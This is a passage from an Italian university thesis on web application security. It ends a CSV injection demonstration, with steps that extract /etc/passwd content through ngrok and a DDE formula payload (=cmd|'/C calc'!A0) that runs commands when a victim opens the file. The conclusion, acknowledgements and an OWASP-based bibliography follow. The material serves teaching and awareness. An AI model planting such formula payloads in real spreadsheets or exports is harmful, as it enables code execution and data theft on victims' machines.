5. Aprire il file. Una volta aperto il file potrebbero comparire degli avvertimenti riguardo l'aggiornamento automatico dei contenuti di alcune celle. Sarà necessario dare il consenso.

6. Verificare attraverso ngrok la richiesta. Ciò è possibile farlo o attraverso il terminale in cui è in esecuzione o, solitamente, all'indirizzo `http://localhost:4040` (Figura 9.3).



Figura 9.3.: File CSV (sopra) e terminale con il pannello di controllo di ngrok (sotto) che mostra l'avvenuta connessione

7. Si è riusciti ad estrapolare la prima riga del file /etc/passwd. Notare che lo stesso comportamento può essere ripetuto col contenuto di una cella se come secondo argomento di CONCATENATE si inserisce un riferimento ad una cella del documento (ad es: $A2).

9.2. Utilizzo della formula DDE()

Comportamento ben più grave si può ottenere avvalendosi della formula DDE(). In questo caso si utilizzerà la seconda forma. Quest'ultimo particolare caso è riproducibile solo su macchine Windows. Gli step da seguire sono:

1. Come al solito, inserire nel campo di ricerca l'input malevolo, che questa volta sarà:

```
=cmd|'/C calc'!A0
```

   Breve analisi del payload:

   - cmd è il programma che verrà utilizzato, cioè il prompt dei comandi di Windows (cmd.exe)

- '/C calc'!A0 specifica che deve essere estrapolata la cella A0 dal file '/C calc' (questa è la funzione che svolge il punto esclamativo in Excel). In realtà il risultato sarà che verrà eseguito il comando cmd.exe /C calc. Il parametro /C indica di eseguire il comando specificato (in questo caso calc, che sarebbe la calcolatrice) e poi di arrestarsi. Il valore della cella che si inserisce non ha importanza, ad esempio si sarebbe potuto sostituire una "x" al posto di A0.

2. Procedere come fatto in precedenza e quindi scaricare ed aprire il file CSV.

3. All'apertura si troveranno due avvertenze come mostrato nelle figure 9.4 e 9.5.



Figura 9.4.: Avvertenza riguardo un possibile problema di sicurezza



Figura 9.5.: Avvertenza riguardo l'esecuzione di un'applicazione

4. Accettando entrambe le avvertenze avremo come risultato l'esecuzione del codice, come mostrato in Figura 9.6

Si è dimostrato come la presenza di questa vulnerabilità possa portare all'esecuzione di codice remoto. Nell'esempio si è utilizzata la calcolatrice, ma ovviamente è possibile ripetere l'esperimento utilizzando un qualsiasi altro programma installato nel computer della vittima.



Figura 9.6.: Dimostrazione dell'avvenuta esecuzione del codice

Capitolo 10.

Conclusione

La sicurezza delle applicazioni web e, più in generale, la cybersecurity è un argomento di forte interesse, vista la mole di dati che viene scambiata tramite il web ogni giorno, e sicuramente è un ambito a cui si darà sempre più importanza d'ora in avanti. Si è visto come, dopo una trattazione delle principali minacce a cui sono sottoposte le applicazioni web, si è riusciti a sfruttare con successo delle vulnerabilità note, facendo vedere i rischi della presenza di tali minacce. Ciò che si è mostrato è solo una parte di quello a cui si può andar incontro trascurando la sicurezza del software. Sulla base di questi risultati si consiglia di prevenire la presenza di eventuali falle di sicurezza, agendo sia sulla progettazione del software, sia effettuando dei test per accertarsi della sicurezza sotto vari aspetti dell'applicazione. Risulta necessario, inoltre, essere a conoscenza delle minacce che sono presenti sul web, conoscenza, che non deve essere ristretta agli "addetti ai lavori" ma a tutte le persone che possono essere dei bersagli quando navigano online. Come disse Thomas Reid's nel 1786:

> A chain is no stronger than its weakest link.

Tradotto: una catena è forte quanto il suo anello più debole. E questo è vero soprattutto nella sicurezza informatica dove l'anello più debole è spesso il fattore umano.

Ringraziamenti

Vorrei ringraziare chi, in questi tre anni, mi è sempre stato vicino e mi ha sostenuto durante gli alti e bassi di questo percorso. Ringrazio i miei genitori, Nazareno e Marina, per il loro sostegno e incoraggiamento continuo. Ringrazio mia sorella, Arianna, per i consigli che è sempre pronta a darmi. Ringrazio entrambe le mie nonne, Maria e Maria, per il loro affetto incondizionato. Ringrazio la mia fidanzata, Federika, perché mi è sempre stata vicino, in ogni momento, in ogni decisione e ad ogni difficoltà. Ringrazio i miei amici, perché sono sempre pronti a farmi divertire e a non farmi pensare ad altro. Infine, ringrazio tutti quelli che ci sono stati e che ci saranno sempre per me.

Grazie.

Ancona, Ottobre 2021

Alessandro Marcolini

Bibliografia e sitografia

[1] *A01:2021 - Broken Access Control - OWASP Top Ten.* https://owasp.org/Top10/A01_2021-Broken_Access_Control/. Visitato: 28-09-2021.

[2] *A02:2021 - Cryptographic Failures - OWASP Top Ten.* https://owasp.org/Top10/A02_2021-Cryptographic_Failures/. Visitato: 28-09-2021.

[3] *A03:2021 - Injection - OWASP Top Ten.* https://owasp.org/Top10/A03_2021-Injection/. Visitato: 28-09-2021.

[4] *A04:2021 - Insecure Design - OWASP Top Ten.* https://owasp.org/Top10/A04_2021-Insecure_Design/. Visitato: 29-09-2021.

[5] *A05:2021 - Security Misconfiguration - OWASP Top Ten.* https://owasp.org/Top10/A02_2021-Cryptographic_Failures/. Visitato: 31-09-2021.

[6] *A06:2021 - Vulnerable and Outdated Components - OWASP Top Ten.* https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/. Visitato: 02-10-2021.

[7] *A07:2021 – Identification and Authentication Failures - OWASP Top Ten.* https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/. Visitato: 31-09-2021.

[8] *A08:2021 – Software and Data Integrity Failures - OWASP Top Ten.* https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/. Visitato: 09-10-2021.

[9] *A09:2021 – Security Logging and Monitoring Failures - OWASP Top Ten.* https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/. Visitato: 05-10-2021.

[10] *A10:2021 – Server-Side Request Forgery (SSRF) - OWASP Top Ten.* https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_(SSRF)/. Visitato: 08-10-2021.

[11] *Cross-site scripting.* https://portswigger.net/web-security/cross-site-scripting. Visitato: 03-10-2021.

[12] *Directory traversal.* https://portswigger.net/web-security/file-path-traversal. Visitato: 02-10-2021.

[13] Victoria Drake. *Threat Modeling.* https://owasp.org/www-community/Threat_Modeling. Visitato: 30-09-2021.

[14] Timo Goosen e Albinowax. *CSV Injection*. https://owasp.org/www-community/attacks/CSV_Injection. Visitato: 05-10-2021.

[15] Paul A Grassi et al. «Digital Identity Guidelines: Federation and Assertions». In: (2017).

[16] *I.D.O.R To Order,Book,Buy,reserve On YELP FOR FREE*. https://hackerone.com/reports/391092. Visitato: 09-10-2021.

[17] *Insecure Direct Object Reference Prevention Cheat Sheet*. https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html. Visitato: 02-10-2021.

[18] *Insecure direct object references (IDOR)*. https://portswigger.net/web-security/access-control/idor. Visitato: 09-10-2021.

[19] *Mass Assignment Cheat Sheet*. https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html. Visitato: 02-10-2021.

[20] Tomasz Andrzej Nidecki. *DOM XSS: An Explanation of DOM-based Cross-site Scripting*. https://www.acunetix.com/blog/articles/dom-xss-explained/. Visitato: 05-10-2021.

[21] *OWASP Top Ten*. https://owasp.org/Top10/. Visitato: 25-09-2021.

[22] *Prepared Statement in PHP e altri linguaggi: teoria ed esempi*. https://www.ionos.it/digitalguide/siti-web/programmazione-del-sito-web/prepared-statement-in-php-mysql/. Visitato: 02-10-2021.

[23] Jesse Ruderman. *Same-origin policy*. https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy. Visitato: 04-10-2021.

[24] *Server Side Request Forgery (SSRF) at app.hellosign.com leads to AWS private keys disclosure*. https://hackerone.com/reports/923132. Visitato: 09-10-2021.

[25] *Server-side request forgery (SSRF)*. https://portswigger.net/web-security/ssrf. Visitato: 08-10-2021.

[26] *SQL Injection*. https://portswigger.net/web-security/sql-injection. Visitato: 03-10-2021.

[27] *SQL Injection on sctrack.email.uber.com.cn*. https://hackerone.com/reports/150156. Visitato: 09-10-2021.

[28] *Stored XSS on reports*. https://hackerone.com/reports/485748. Visitato: 09-10-2021.

[29] D. Stuttard e M. Pinto. *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*. Wiley, 2011.

[30] Amar Zlojic. *Server Side Request Forgery (SSRF) Attacks & How to Prevent Them*. https://blog.sqreen.com/ssrf-explained/. Visitato: 08-10-2021.